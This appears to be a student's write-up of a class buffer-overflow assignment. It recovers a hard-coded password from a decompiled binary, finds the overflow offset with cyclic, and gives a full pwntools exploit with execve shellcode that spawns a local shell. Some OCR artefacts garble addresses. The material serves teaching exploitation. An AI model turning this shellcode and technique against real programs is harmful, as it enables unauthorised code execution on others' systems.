Running the program we can see that it's asking for some sort of password, so lets open it up in ghidra and see if there's a vuln.


```
undefined8 main(void)

{
  int iVar1;
  char local_1a [10];
  undefined8 local_10;

  local_10 = 0xa6c616168694e;
  puts("What\'s the secret string?");
  fgets(local_1a,10,stdin);
  iVar1 = strcmp((char *)&local_10,local_1a);
  if (iVar1 == 0) {
    puts("Correct! Here\'s a stack address and your overflow:");
    printf("%p\n",&local_10);
    fgets(local_1a,200,stdin);
    return 0;
  }
  puts("Wrong! Come back when you know the secret string");
                    /* WARNING: Subroutine does not return */
  exit(0);
}
```

Looks like there's some static data defined in local_10, ghidra can't determine the type and just calls it "undefined8" in its declaration. We can see it's being used in strcmp() later though, so it's pretty safe to assume local_10 is a string. If we figure out what it is and provide it as input, it looks like the program will print off a stack address and give us a buffer overflow. This reminds me a lot of the demo from class!

Also, that local_10 string looks kind of familiar…. Lets pop it into an online hex-to-ascii converter



Looks like the output is… laahiN? That's weird. BUT WAIT! If we remember x86 is little-endian, we know we just have to flip the bytes around and we get Nihaal! I knew he was behind all this!

```
┌──(cs395㉿kali)-[~/Downloads]
└─$ ./asst2
What's the secret string?
Nihaal
Correct! Here's a stack address and your overflow:
0×7fff6e5f5ca8
```

You could also do it in python if you don't want to use weird websites

```
>>> ascii(b"\x0a\x6c\x61\x61\x68\x69\x4e")
"b'\\nlaahiN'"
```

Anyways, now we're in buffer overflow mode again. Typical step one: hit it with cyclic and find a crash. We copy and paste the output of "cyclic 200" into a gdb session of the binary, and step through until it crashes. We then examine the top of the stack at the time of the crash.

```
0×00007fffffffdfa8|+0×0000: "aahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaa[
0×00007fffffffdfb0|+0×0008: "aajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaa[
0×00007fffffffdfb8|+0×0010: "aalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaa[
0×00007fffffffdfc0|+0×0018: "aanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa[
0×00007fffffffdfc8|+0×0020: "aapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaazaabbaab[
0×00007fffffffdfd0|+0×0028: "aaraaasaaataaauaaavaaawaaaxaaayaaazaabbaabcaabdaab[
0×00007fffffffdfd8|+0×0030: "aataaauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaab[
0×00007fffffffdfe0|+0×0038: "aavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaab[

   0×555555555215 <main+160>       mov    edi, 0×0
   0×555555555521a <main+165>      call   0×555555555070 <exit@plt>
   0×55555555521f <main+170>       leave
 → 0×555555555220 <main+171>       ret
[!] Cannot disassemble from $PC

[#0] Id 1, Name: "asst2", stopped 0×555555555220 in main (), reason: SIGSEGV
```

We see that "aaha" is on the top, and we can use cyclic again to find the distance between our input and the top of the stack at the time of the return instruction.

```
┌──(cs395㉿kali)-[~/Downloads]
└─$ cyclic -l aaha
26
```

Excellent. But there's no getShell() function for us to jump to, luckily NX is off so we can use shellcode to spawn a shell ourselves! All we need to do is place our shellcode on the stack, and

overwrite the return address to point to it. Fortunately for us, we're given the stack address of local_10, which we can use to calculate the address of where our shellcode would go.

First we have to figure out where the address we're given is from:


From here we can see our leaked address from local_10 is actually allocated at the top of the stack frame.

To get the address of our shellcode:

Given stack address + 8 bytes for "Nihaal" (it's an undefined**8** type) + 8 bytes for base pointer + 8 bytes for return address = address of our shellcode (our new return address)

So, our final payload would look like:

**26 bytes of junk + address of shellcode + shellcode**


Speaking of shellcode, I'm just going to be using Nihaal's basic_shell.asm, because it doesn't close stdin, and it does the job just fine here. The only other challenge we should have to face is getting our leaked stack address using pwntools, which I'll do with a couple recvline() calls, and then casting it to hex. Here's my exploit script:

```
from pwn import *
#basic_shell.asm
shellcode = b"\xb8\x3b\x00\x00\x00\xbb\x00\x00\x00\x00\x53\x48\xbb\x2f\x62\x69\x6e\x2f\x7
3\x68\x00\x53\x48\x89\xe7\xbe\x00\x00\x00\x00\xba\x00\x00\x00\x00\x0f\x05"

io = process("./asst2")
io.sendline("Nihaal")# send password
io.recvline()
io.recvline()
addr = int(io.recvline(),16)# cast leaked address from str to hex
addr = p64(addr + 8 + 8 + 8)# "Nihaal\n\00" + base addr + ret addr

#gdb.attach(io,"b *main+170")
payload = b"A"*26 + addr + shellcode
io.sendline(payload)
io.interactive()
```

Now all we have to do is run it!


(cs395㉿kali)-[~/Downloads]
$ python3 exploit.py
[+] Starting local process './asst2': pid 5877
[*] Switching to interactive mode
$ whoami
cs395
$

Money.